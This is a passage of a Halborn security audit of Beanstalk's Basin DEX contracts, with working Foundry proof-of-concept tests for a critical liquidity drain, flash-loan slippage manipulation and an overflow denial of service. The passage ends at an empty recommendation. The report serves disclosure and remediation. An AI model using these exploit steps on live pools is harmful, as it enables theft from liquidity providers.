HALBORN

Beanstalk - Basin

Smart Contract Security Audit

Prepared by: **Halborn**

Date of Engagement: **January 19th, 2023 - April 19th, 2023**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	02/21/2023	Miguel Jalon
0.2	Document Edits	02/23/2023	Luis Buendia
0.3	Final Draft	02/23/2023	Miguel Jalon
0.4	Draft Review	02/25/2023	Ataberk Yavuzer
0.5	Draft Review	02/25/2023	Piotr Cielas
0.6	Document Edits	04/19/2023	Miguel Jalon
0.7	Draft Review	04/20/2023	Grzegorz Trawinski
0.8	Draft Review	04/20/2023	Piotr Cielas
0.9	Draft Review	04/21/2023	Gabi Urrutia
1.0	Remediation Plan	06/16/2023	Miguel Jalon
1.1	Remediation Plan Review	06/16/2023	Grzegorz Trawinski
1.2	Remediation Plan Review	06/16/2023	Piotr Cielas
1.3	Remediation Plan Review	06/16/2023	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Ataberk Yavuzer	Halborn	Ataberk.Yavuzer@halborn.com
Miguel Jalon	Halborn	Miguel.Jalon@halborn.com
Luis Buendia	Halborn	Luis.Buendia@halborn.com
Piotr Cielas	Halborn	Piotr.Cielas@halborn.com
Grzegorz Trawinski	Halborn	Grzegorz.Trawinski@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

Basin is a zero-fee decentralized exchange (DEX) created by Beanstalk for the community.
It allows users to create different types of pools or Wells with custom amounts of tokens, as well as custom functions for liquidity additions, removals, and swaps. With Basin, Beanstalk users can swap tokens without incurring any protocol fees. In addition, liquidity providers can enjoy other advantages in the protocol, such as earning seigniorage instead of fees from pool users.

Furthermore, Beanstalk also created Pumps. The Pumps are updating oracles, providing real time updates every time there is a change in a Basin of reserves. This information stored in a different kind of oracles can be used by the protocol to share their seigniorage to the liquidity providers depending on their value stored in the Basin, but also for other protocols that can also be use it if they need the current on-chain price of some of their assets.

Beanstalk engaged Halborn to conduct a security audit on their smart contracts beginning on January 19th, 2023 and ending on February 23rd, 2023 for the Basin Audit and beginning March 22nd, 2023 and ending on April 19th for the Aquifer & Pumps Audit enhancement. The security assessment was scoped to the smart contracts provided to the Halborn team.

1.2 AUDIT SUMMARY

The team at Halborn was provided a total of 8 weeks for the engagement and assigned a full-time security engineer to audit the security of smart contracts, 4 weeks for the Basin and 4 weeks for the Pumps and Aquifer smart contracts. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit is to:

- Ensure that smart contract functions operate as intended
- Identify potential security issues with the smart contracts

In summary, Halborn identified some issues that were mostly addressed by the Beanstalk team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of this audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the contracts' solidity code and can quickly identify items that do not follow security best practices. The following phases and associated tools were used throughout the term of the audit:

- Research into architecture and purpose.
- Smart contract manual code review and walkthrough.
- Manual assessment of use and safety for the critical Solidity variables and functions in scope to identify any arithmetic related vulnerability classes.
- Manual testing with custom scripts. (Foundry).
- Static Analysis of security for scoped contract, and imported functions manually.
- Testnet deployment (Anvil).

2. RISK METHODOLOGY

Every vulnerability and issue observed by Halborn is ranked based on **two sets** of **Metrics** and a **Severity Coefficient**. This system is inspired by the industry standard Common Vulnerability Scoring System.

The two **Metric sets** are: **Exploitability** and **Impact**. **Exploitability** captures the ease and technical means by which vulnerabilities can be exploited and **Impact** describes the consequences of a successful exploit.

The **Severity Coefficients** is designed to further refine the accuracy of the ranking with two factors: **Reversibility** and **Scope**. These capture the impact of the vulnerability on the environment as well as the number of users and smart contracts affected.

The final score is a value between 0-10 rounded up to 1 decimal place and 10 corresponding to the highest security risk. This provides an objective and accurate rating of the severity of security vulnerabilities in smart contracts.

The system is designed to assist in identifying and prioritizing vulnerabilities based on their level of risk to address the most critical issues in a timely manner.

2.1 EXPLOITABILITY

Attack Origin (AO):

Captures whether the attack requires compromising a specific account.

Attack Cost (AC):

Captures the cost of exploiting the vulnerability incurred by the attacker relative to sending a single transaction on the relevant blockchain. Includes but is not limited to financial and computational cost.

Attack Complexity (AX):

Describes the conditions beyond the attacker's control that must exist in order to exploit the vulnerability. Includes but is not limited to macro situation, available third-party liquidity and regulatory challenges.

Metrics:

Exploitability Metric (m_E)	Metric Value	Numerical Value
Attack Origin (AO)	Arbitrary (AO:A) Specific (AO:S)	1 0.2
Attack Cost (AC)	Low (AC:L) Medium (AC:M) High (AC:H)	1 0.67 0.33
Attack Complexity (AX)	Low (AX:L) Medium (AX:M) High (AX:H)	1 0.67 0.33

Exploitability E is calculated using the following formula:

$$E = \prod m_e$$

2.2 IMPACT

Confidentiality (C):

Measures the impact to the confidentiality of the information resources managed by the contract due to a successfully exploited vulnerability. Confidentiality refers to limiting access to authorized users only.

Integrity (I):

Measures the impact to integrity of a successfully exploited vulnerability. Integrity refers to the trustworthiness and veracity of data stored and/or processed on-chain. Integrity impact directly affecting Deposit or Yield records is excluded.

Availability (A):

Measures the impact to the availability of the impacted component resulting from a successfully exploited vulnerability. This metric refers to smart contract features and functionality, not state. Availability impact directly affecting Deposit or Yield is excluded.

Deposit (D):

Measures the impact to the deposits made to the contract by either users or owners.

Yield (Y):

Measures the impact to the yield generated by the contract for either users or owners.

Metrics:

Impact Metric (m_I)	Metric Value	Numerical Value
Confidentiality (C)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Integrity (I)	None (I:N)	0
	Low (I:L)	0.25
	Medium (I:M)	0.5
	High (I:H)	0.75
	Critical (I:C)	1
Availability (A)	None (A:N)	0
	Low (A:L)	0.25
	Medium (A:M)	0.5
	High (A:H)	0.75
	Critical	1
Deposit (D)	None (D:N)	0
	Low (D:L)	0.25
	Medium (D:M)	0.5
	High (D:H)	0.75
	Critical (D:C)	1
Yield (Y)	None (Y:N)	0
	Low (Y:L)	0.25
	Medium: (Y:M)	0.5
	High: (Y:H)	0.75
	Critical (Y:H)	1

Impact I is calculated using the following formula:

$$I = max(m_I) + \frac{\sum m_I - max(m_I)}{4}$$

2.3 SEVERITY COEFFICIENT

Reversibility (R):

Describes the share of the exploited vulnerability effects that can be reversed. For upgradeable contracts, assume the contract private key is available.

Scope (S):

Captures whether a vulnerability in one vulnerable contract impacts resources in other contracts.

Coefficient (C)	Coefficient Value	Numerical Value
Reversibility (r)	None (R:N) Partial (R:P) Full (R:F)	1 0.5 0.25
Scope (s)	Changed (S:C) Unchanged (S:U)	1.25 1

Severity Coefficient C is obtained by the following product:

$$C = rs$$

The Vulnerability Severity Score S is obtained by:

$$S = min(10, EIC * 10)$$

The score is rounded up to 1 decimal places.

Severity	Score Value Range
Critical	9 - 10
High	7 - 8.9
Medium	4.5 - 6.9
Low	2 - 4.4
Informational	0 - 1.9

2.4 SCOPE

The first half of the security assessment was scoped to the following smart contracts on the Basin branch:

- Well.sol
- Auger.sol
- ImmutableWellFunction.sol
- ImmutableTokens.sol
- ImmutablePumps.sol
- LibBytes.sol
- LibMath.sol
- ConstantProduct2.sol

Commit ID: 7c498215f843620cb24ec5bbf978c6495f6e5fe4

Fixed Commit ID: e5441fc78f0fd4b77a898812d0fd22cb43a0af55

The second half of the security assessment was scoped to the following smart contracts on the Pumps & Aquifer branch:

- Aquifer.sol
- GeoEmaAndCumSmaPump.sol
- ABDKMathQuad.sol
- LibBytes.sol
- LibBytes16.sol
- LibContractInfo.sol
- LibLastReserveBytes.sol
- LibWellConstructor.sol

Commit ID: e5441fc78f0fd4b77a898812d0fd22cb43a0af55

3. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
1	1	3	1	4

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
LIQUIDITY DRAIN WITH AN UNAUTHORISED TOKEN	Critical (10)	SOLVED - 03/10/2023
SLIPPAGE MANIPULATION	High (8.8)	RISK ACCEPTED
USING HIGH TOKEN AMOUNTS IN WELLS CONTRACT LEADS TO DENIAL OF SERVICE	Medium (6.7)	SOLVED - 03/10/2023
OPPORTUNITY FOR MEV ATTACKS	Medium (6.2)	SOLVED - 03/10/2023
FEE(/BURN)-ON-TRANSFER TOKENS NOT SUPPORTED	Medium (5.9)	SOLVED - 03/10/2023
MISSING TOKEN ARRAY LENGTH CONTROL IN THE CONSTRUCTOR CAN PREVENT ADDING AND REMOVING LIQUIDITY	Low (3.1)	ACKNOWLEDGED
UNNECESSARY TYPE CASTING	Informational (0.0)	SOLVED - 03/10/2023
USE SAFE TAG IN INLINE ASSEMBLY CODE SECTIONS	Informational (0.0)	ACKNOWLEDGED
USE CUSTOM ERRORS TO SAVE GAS	Informational (0.0)	SOLVED - 03/10/2023
UNNEEDED INITIALIZATION OF INTEGER VARIABLES TO 0	Informational (0.0)	SOLVED - 03/9/2023

FINDINGS & TECH DETAILS

4.1 (HAL-01) LIQUIDITY DRAIN WITH AN UNAUTHORISED TOKEN - CRITICAL(10)

Description:

The Well.sol contract does not correctly validate the address provided as a parameter to the swap functions, which allows for the exchange of tokens that are not included in the well storage.

The issue was discovered in the swapTo function. However, other functions may have used to perform swaps on the contract are also vulnerable. These other functions are:

- swapFrom()
- swapOut()
- swapIn()

The vulnerability arises from the validation performed by the internal function _getIJ. This function takes the array of tokens stored in the Well contract and the two addresses introduced by the user on the swap function. However, the function does not revert when it is unable to find one of those addresses. Instead, it returns the zero index, which is actually a valid index for a token that exists in the storage.

Code Location:

Code Section - Well.sol#L195

Listing 1: Well.sol (Line 195)

```
186     function swapTo(
187         IERC20 fromToken,
188         IERC20 toToken,
189         uint maxAmountIn,
190         uint amountOut,
191         address recipient
192     ) external nonReentrant returns (uint amountIn) {
193         IERC20[] memory _tokens = tokens();
194         uint[] memory reserves = _updatePumps(_tokens.length);
195         (uint i, uint j) = _getIJ(_tokens, fromToken, toToken);
196 
197         reserves[j] -= amountOut;
198         uint reserveIBefore = reserves[i];
199         reserves[i] = _calcReserve(wellFunction(), reserves, i,
 ↳ totalSupply());
200 
201         // Note: The rounding approach of the Well function
 ↳ determines whether
202         // slippage from imprecision goes to the Well or to the
 ↳ User.
203         amountIn = reserves[i] - reserveIBefore;
204 
205         require(amountIn <= maxAmountIn, "Well: slippage");
206         _setReserves(reserves);
207         _executeSwap(fromToken, toToken, amountIn, amountOut,
 ↳ recipient);
208     }
```

Code Section - Well.sol#L571-L573

Listing 2: Well.sol (Lines 571,572,573)

```
566     function _getIJ(
567         IERC20[] memory _tokens,
568         IERC20 iToken,
569         IERC20 jToken
570     ) internal pure returns (uint i, uint j) {
571         for (uint k; k < _tokens.length; ++k) {
```

```
572             if (iToken == _tokens[k]) i = k;
573             else if (jToken == _tokens[k]) j = k;
574         }
575     }
```

Proof Of Concept:

The Foundry test provided below simulates exploitation of the described issue. The test case performs the following steps:

1. Create a well with two different tokens.
2. User4 deposits 10e18 of each token on the well.
3. User1 swaps 10e18 of a token not used in the well for a token that exists in the well.
4. Finally, the test performs the appropriate asserts to ensure the transaction has performed correctly.

Listing 3: Tester.t.sol

```
1     function testRandomTokenTransfer() public {
2         IERC20[] memory ltokens = new IERC20[](2);
3         ltokens[0] = tokens[0];
4         ltokens[1] = tokens[1];
5         Call[] memory _pumps = new Call[](0);
6         well = Well(auger.bore( 'MyWell', 'WL', ltokens, Call(
↳ address(new ConstantProduct2()), new bytes(0)), _pumps));
7
8         tokens[0].mint(user4, 10 ether);
9         tokens[1].mint(user4, 10 ether);
10        tokens[4].mint(user1, 10 ether);
11
12        uint[] memory tokenAmountsIn = new uint[](2);
13        tokenAmountsIn[0] = 10 ether;
14        tokenAmountsIn[1] = 10 ether;
15
16        vm.startPrank(user4);
17        tokens[0].approve(address(well), 10 ether);
18        tokens[1].approve(address(well), 10 ether);
19        well.addLiquidity(tokenAmountsIn, 0, user4);
20        vm.stopPrank();
```

```
21
22          uint[] memory reservesPrev = well.getReserves();
23
24          vm.startPrank(user1);
25          tokens[4].approve(address(well), 10 ether);
26          well.swapTo( tokens[4], tokens[0], 10 ether, 10 ether,
↳ user1 );
27          vm.stopPrank();
28
29          uint[] memory reserves = well.getReserves();
30
31          assertEq(tokens[0].balanceOf(address(well)),  0);
32          assertEq(tokens[4].balanceOf(address(well)), 10 ether);
33          assertEq(reservesPrev[0], 10 ether);
34          assertEq(reserves[0], 10 ether);
35          assertEq(tokens[0].balanceOf(user1), 10 ether);
36      }
```

In the end, the test ensures that the well does not have balance of the token that it should, also checks that the user received the tokens from the well. As it is possible to observe in the next screenshot, the test succeeds completing the exploitation.

```
PS [redacted]\Wells> forge test --match-test testRandomTokenTransfer -vvv
[⠊] Compiling...
[⠒] Compiling 1 files with 0.8.17
[⠢] Solc 0.8.17 finished in 4.48s
Compiler run successful

Running 1 test for test/Audit tests/Tester.t.sol:Tester
[PASS] testRandomTokenTransfer() (gas: 4560918)
Test result: ok. 1 passed; 0 failed; finished in 5.42ms
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:H/A:H/D:L/Y:N/R:N/S:U (10)

Recommendation:

Consider reverting a transaction when a token address introduced by parameter is not in the Well storage.


Remediation Plan:

SOLVED: The Beanstalk team solved the issue by adding a check whether the token is valid in commit e5441fc7.

4.2 (HAL-02) SLIPPAGE MANIPULATION - HIGH (8.8)

Description:

The slippage in the swaps can be manipulated with the addLiquidity() function:



A regular Swap is performed by calling the SwapFrom (or SwapTo) function (A1). And when a Swap is executed, the slippage is calculated considering the current liquidity in the Well.

However, the slippage can be manipulated: either with a Flash Loan or large capital, a user can use the addLiquidity function (B1) to move the

curve further from the axis (see the picture) and then execute the Swap (B2) and finally remove the liquidity (B3).

The result is that the swapper bypasses the slippage (or at least part of it) and all the amount the swapper is saving through the swap is, in fact, lost by the liquidity providers, who are in a worse position when removing the liquidity.

Proof of Concept:

Fuzzing tests were performed to find optimal parameters to proceed with the slippage manipulation.

The test was performed as follows:

- The scenario is a Well of 2 tokens with a specific market value: xToken that worth 1 dollar, and yToken that worth 2 dollars.
- A Liquidity Provider adds a specific amount of tokens (amount2 in the test, 1st parameter fuzzed) to a Well of xToken and yToken in a 2/1 ratio.
- Alice executes a swap from xToken to yToken of a specific amount (amountIn, 2nd parameter fuzzed)
- Then, is checked the total value of Alice tokens after the swap, which is: 299910251607372057573202.
- Later, the 2nd scenario is set and Alice starts a mocked flash loan of a specific amounts (flashAmountY, 3rd parameter fuzzed).
- Alice addLiquidity of all the value from the flash loan.
- Then, the Swap is executed with the same amountIn.
- Finally, Alice removeLiquidity and the loan is paid back.
- The total amount from the swap is 299999999999802452239009, instead of 3x10^23 so the slippage is negligible.

The following screenshot illustrates how the fuzzing test was performed:

```
275     function testFuzzSlippageManipulationX(uint128 amount2, uint128 amountIn, uint128 flashAmountY) public {
276         if (amount2 >= 10_000_000000000000000000
277             && amountIn >= 10_000_000000000000000000
278             && flashAmountY >= 10_000_000000000000000000
279             && amount2 <= 1_000_000_000000000000000000
280             && amountIn <= 100_000_000000000000000000
281             && flashAmountY <= 1_000_000_000000000000000000){
282             // -------- SETUP --------
283             // token 1 (xToken) worth 1$
284             // token 2 (yToken) worth 2$
285             amount1 = 2 * amount2;
286             minAmountOut = 1;
287             xAddLiq(address(liqPr), xTokenAdd, yTokenAdd, amount1, amount2, minAmountOut);
288             uint256 value1 = xToken.balanceOf(alice) + 2 * yToken.balanceOf(alice);
289
290             // -------- SCENARIO 1 --------
291             uint256 swap = xSwapFrom(IERC20(xTokenAdd), IERC20(yTokenAdd), amountIn, 1, alice);
292             uint256 value3 = xToken.balanceOf(alice) + 2 * yToken.balanceOf(alice);
293             console.log("Total token value in $$$$: ", value3);
294
295             // SWAP IS REVERTED
296             xSwapFrom(IERC20(yTokenAdd), IERC20(xTokenAdd), amountIn, 1, alice);
297
298             // -------- SCENARIO 2 --------
299             console.log("-------- SCENARIO 2 --------");
300
301             // ALICE RECEIVES A FLASHLOAN
302             vm.startPrank(floan);
303             uint256 flashAmountX = 2 * flashAmountY;
304             xToken.transfer(alice,  flashAmountX);
305             yToken.transfer(alice,  flashAmountY);
306             vm.stopPrank();
307
308             // ALICE ADDS BIG AMOUNT OF LIQUIDITY
309             xAddLiq(address(alice), xTokenAdd, yTokenAdd, flashAmountX, flashAmountY, minAmountOut);
310
311             // ALICE PERFORMS THE SAME SWAP
312             swap = xSwapFrom(IERC20(xTokenAdd), IERC20(yTokenAdd), amountIn, 1, alice);
313
314             // ALICE REMOVES LIQUIDITY AND PAYS THE FLASHLOAN
315             xRemLiq(well.balanceOf(alice), 1, 1, alice);
316             vm.startPrank(alice);
317             xToken.transfer(floan,  flashAmountX);
318             yToken.transfer(floan,  flashAmountY);
319             vm.stopPrank();
320
321             uint256 value2 = xToken.balanceOf(alice) + 2 * yToken.balanceOf(alice);
322             console.log("Total token value in $$$$ with Normal Swap ---------------> ", value3);
323             console.log("Total token value in $$$$ with Slippage Manipulation ----> ", value2);
324             if (value2 > value3) {console.log("DIF: ", value2 - value3);}
325             console.log("REL_DIF: ", value2 * 1e18 / value1);
326
327             logTokenComplexBalances();
328             if ((value2 * 1e18 / value1) > 999999999998100000) {
329                 revert();
330             }
331
332         }
333     }
```

Arguments used:

- amount2 = 572055_274345744696904184
- amountIn = 10178_190357730689611534
- flashAmountY = 14061_130890796777584981

The screenshot below results outcome of the attack:

```
[FAIL. Reason: EvmError: Revert Counterexample: calldata=0x6dd15981000000000000000000000000000000000000000000000000
1406113089079677758498 1] testFuzzSlippageManipulationX(uint128,uint128,uint128) (runs: 711246, μ: 721, ~: 6
Logs:
  ****** X TOKEN BALANCES ******
  X Balance Of Liquidity Prov     --->  0
  X Balance Of Flash Loan Prov    --->  0
  X Balance Of Alice              --->  0
  X Balance Of Bobby              --->  0
  X Balance Of Carla              --->  0

  ****** Y TOKEN BALANCES ******
  Y Balance Of Liquidity Prov     --->  0
  Y Balance Of Flash Loan Prov    --->  0
  Y Balance Of Alice              --->  0
  Y Balance Of Bobby              --->  0
  Y Balance Of Carla              --->  0

  ****** X TOKEN BALANCES ******
  X Balance Of Liquidity Prov     --->  100000000000000000000000
  X Balance Of Flash Loan Prov    --->  100000000000000000000000000
  X Balance Of Alice              --->  100000000000000000000
  X Balance Of Bobby              --->  250000000000000000000
  X Balance Of Carla              --->  100000000000000000000

  ****** Y TOKEN BALANCES ******
  Y Balance Of Liquidity Prov     --->  100000000000000000000000
  Y Balance Of Flash Loan Prov    --->  100000000000000000000000000
  Y Balance Of Alice              --->  100000000000000000000
  Y Balance Of Bobby              --->  250000000000000000000
  Y Balance Of Carla              --->  0

  TX: ADDING LIQUIDITY...  0xF5070628c666C685319E6C88cc21B99e32e9EDBB

  TX: SWAPING...  0x61A1D7fD8C9bbd82932D99DFD47bD2581C23b08c

  Total token value in $$$$:  299910251607372057573202
  TX: SWAPING...  0x61A1D7fD8C9bbd82932D99DFD47bD2581C23b08c

  -------- SCENARIO 2 --------
  TX: ADDING LIQUIDITY...  0x61A1D7fD8C9bbd82932D99DFD47bD2581C23b08c

  TX: SWAPING...  0x61A1D7fD8C9bbd82932D99DFD47bD2581C23b08c

  TX: REMOVING LIQUIDITY...  0x61A1D7fD8C9bbd82932D99DFD47bD2581C23b08c

  Total token value in $$$$ with Normal Swap ---------------->  299910251607372057573202
  Total token value in $$$$ with Slippage Manipulation ----->  299999999999802452239009
  DIF:  89748392430394665807
  REL_DIF:  999999999999341507
  ****** X TOKEN BALANCES ******
  X Balance Of Well               --->  1144111024103490856945937
  X Balance Of Liquidity Prov     --->  9885588945130851060619 1632
  X Balance Of Flash Loan Prov    --->  100000000000000000000000000000
  X Balance Of Alice              --->  99999524587998536862431
  X Balance Of Bobby              --->  250000000000000000000
  X Balance Of Carla              --->  100000000000000000000

  ****** Y TOKEN BALANCES ******
  Y Balance Of Well               --->  5720550366398427392158 95
  Y Balance Of Liquidity Prov     --->  9942794472565425530309 5816
  Y Balance Of Flash Loan Prov    --->  100000000000000000000000000000
  Y Balance Of Alice              --->  100000237705901957688289
  Y Balance Of Bobby              --->  250000000000000000000
  Y Balance Of Carla              --->  0

  ****** LP WELL TOKEN BALANCES ******
  LP Balance Of Liquidity Prov     --->  161801665481362763570153095339 6576
  LP Balance Of Alice              --->  0
  LP Balance Of Bobby              --->  0
  LP Balance Of Carla              --->  0


Test result: FAILED. 0 passed; 1 failed; finished in 16.19s
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:H/A:N/D:M/Y:N/R:N/S:U (8.8)

Recommendation:

A solution to this issue is to introduce a limit for the addLiquidity() and removeLiquidity() functions. For example, a require function in the functions that only allows executing if the LP tokens amountIn is bigger than well.totalSupply divided by 1000. Therefore, users can only retire or add a maximum of 0.1% of what is in that time in the Well.

Remediation Plan:

RISK ACCEPTED: The Beanstalk team accepted the risk of this issue, trusting market efficiency in the protocol.

4.3 (HAL-03) USING HIGH TOKEN AMOUNTS IN WELLS CONTRACT LEADS TO DENIAL OF SERVICE - MEDIUM (6.7)

Description:

If a high amount of tokens is deposited in a Well either because it is frequently used or because the tokens are very cheap, the precision of 1e18 used in the calcTokenSupply eventually leads to an overflow since the totalSupply of LP tokens is too high.

Code Location:

Listing 4: ConstantProduct2.sol (Lines 25,32)

```
25      uint constant EXP_PRECISION = 1e18;
26
27      /// @dev `s = (b_0 * b_1)^(1/2) * 2`
28      function calcLpTokenSupply(
29          uint[] calldata reserves,
30          bytes calldata
31      ) external override pure returns (uint lpTokenSupply) {
32          lpTokenSupply = (reserves[0]*reserves[1]*EXP_PRECISION).
↳ sqrt() * 2;
33          }
```

BVSS:

AO:A/AC:L/AX:M/C:N/I:N/A:H/D:M/Y:M/R:N/S:U (6.7)

Proof Of Concept:

For the proof of concept, let's say that a Well is created with 2 tokens: xToken and yToken such that yToken is worth twice as much as xToken. These tokens are worth 0.0000001$ and 0.0000002$ respectively (in the order of BitTorrent value, for example).

Over time, the Well is feed by the community by a total amount of 400 Billion of xToken and 200 Billion of yToken. Then, a big liquidity provider, Alice, wanted to addLiquidity adding 100 Billion of xToken and 500 Billion of yToken which has a total worth of 20000$. When the addLiquidity() function is called, the transaction reverts because of the arithmetic overflow error in the calcLpTokenSupply() function.

Here is the testAddLiquidityInflated() test:

```
646     // ---------- VULN (DoS IN WELLS WITH HIGH TOKEN AMOUNTS) ----------
647     function testAddLiquidityInflated() public {
648         // SETUP LIQUIDITY PROVIDER ADDING LIQUIDITY
649         amount1 =                  400_000_000_000_000000000000000000;
650         amount2 =                  200_000_000_000_000000000000000000;
651         lpAmountOut =   565_685_424_949_238_019_520_000000000000000000;
652         xAddLiq(address(liqPr), xTokenAdd, yTokenAdd, amount1, amount2, lpAmountOut);
653 
654         // LOGS OF BALANCES AND CHECKS IF ALL WORKED AS EXPECTED
655         logTokenComplexBalances();
656         assertLt(lpAmountOut, well.balanceOf(liqPr));
657         uint256 op = (amount1 * amount2 * 1e18).sqrt() * 2;
658         assertEq(well.balanceOf(liqPr), op);
659         console.log("LIQPR LP TOKENS: ", well.balanceOf(liqPr));
660 
661         // ALICE TRIES TO ADD LIQUIDITY (REVERTS)
662         amount1 =                  100_000_000_000_000000000000000000;
663         amount2 =                   50_000_000_000_000000000000000000;
664         lpAmountOut =   141_421_356_237_309_504_880_000000000000000000;
665         xAddLiq(address(alice), xTokenAdd, yTokenAdd, amount1, amount2, lpAmountOut);
666 
667         // LOGS OF BALANCES AND CHECKS IF ALL WORKED AS EXPECTED
668         logTokenComplexBalances();
669         assertLt(lpAmountOut, well.balanceOf(liqPr));
670         op = (amount1 * amount2 * 1e18).sqrt() * 2;
671         assertEq(well.balanceOf(liqPr), op);
672         console.log("ALICE LP TOKENS: ", well.balanceOf(alice));
673     }
```

Here is the output of the test:

```
Running 1 test for test/MyTest.t.sol:MyTest
[FAIL. Reason: Arithmetic over/underflow] testAddLiquidityInflated() (gas: 596365)
Logs:
  ****** X TOKEN BALANCES ******
  X Balance Of Liquidity Prov     --->  0
  X Balance Of Flash Loan Prov    --->  0
  X Balance Of Alice              --->  0
  X Balance Of Bobby              --->  0
  X Balance Of Carla              --->  0

  ****** Y TOKEN BALANCES ******
  Y Balance Of Liquidity Prov     --->  0
  Y Balance Of Flash Loan Prov    --->  0
  Y Balance Of Alice              --->  0
  Y Balance Of Bobby              --->  0
  Y Balance Of Carla              --->  0

  ****** X TOKEN BALANCES ******
  X Balance Of Liquidity Prov     --->  1000000000000000000000000000000000000
  X Balance Of Flash Loan Prov    --->  500000000000000000000000
  X Balance Of Alice              --->  1000000000000000000000000000000000000
  X Balance Of Bobby              --->  250000000000000000000000
  X Balance Of Carla              --->  1000000000000000000000000

  ****** Y TOKEN BALANCES ******
  Y Balance Of Liquidity Prov     --->  1000000000000000000000000000000000000
  Y Balance Of Flash Loan Prov    --->  1000000000000000000000000000
  Y Balance Of Alice              --->  1000000000000000000000000000000000000
  Y Balance Of Bobby              --->  250000000000000000000000
  Y Balance Of Carla              --->  0

  TX: ADDING LIQUIDITY...  0xF5070628c666C685319E6C88cc21B99e32e9EDBB

  ****** X TOKEN BALANCES ******
  X Balance Of Well               --->  400000000000000000000000000000
  X Balance Of Liquidity Prov     --->  999999600000000000000000000000000000000
  X Balance Of Flash Loan Prov    --->  500000000000000000000000
  X Balance Of Alice              --->  1000000000000000000000000000000000000
  X Balance Of Bobby              --->  250000000000000000000000
  X Balance Of Carla              --->  1000000000000000000000000

  ****** Y TOKEN BALANCES ******
  Y Balance Of Well               --->  200000000000000000000000000000
  Y Balance Of Liquidity Prov     --->  999999800000000000000000000000000000000
  Y Balance Of Flash Loan Prov    --->  1000000000000000000000000
  Y Balance Of Alice              --->  1000000000000000000000000000000000000
  Y Balance Of Bobby              --->  250000000000000000000000
  Y Balance Of Carla              --->  0

  ****** LP WELL TOKEN BALANCES ******
  LP Balance Of Liquidity Prov     --->  565685424949238019520675489683879231426
  LP Balance Of Alice              --->  0
  LP Balance Of Bobby              --->  0
  LP Balance Of Carla              --->  0

  LIQPR LP TOKENS:  565685424949238019520675489683879231426
  TX: ADDING LIQUIDITY...  0x61A1D7fD8C9bbd82932D99DFD47bD2581C23b08c


Test result: FAILED. 0 passed; 1 failed; finished in 3.12ms

Failing tests:
Encountered 1 failing test in test/MyTest.t.sol:MyTest
[FAIL. Reason: Arithmetic over/underflow] testAddLiquidityInflated() (gas: 596365)
```

Recommendation:

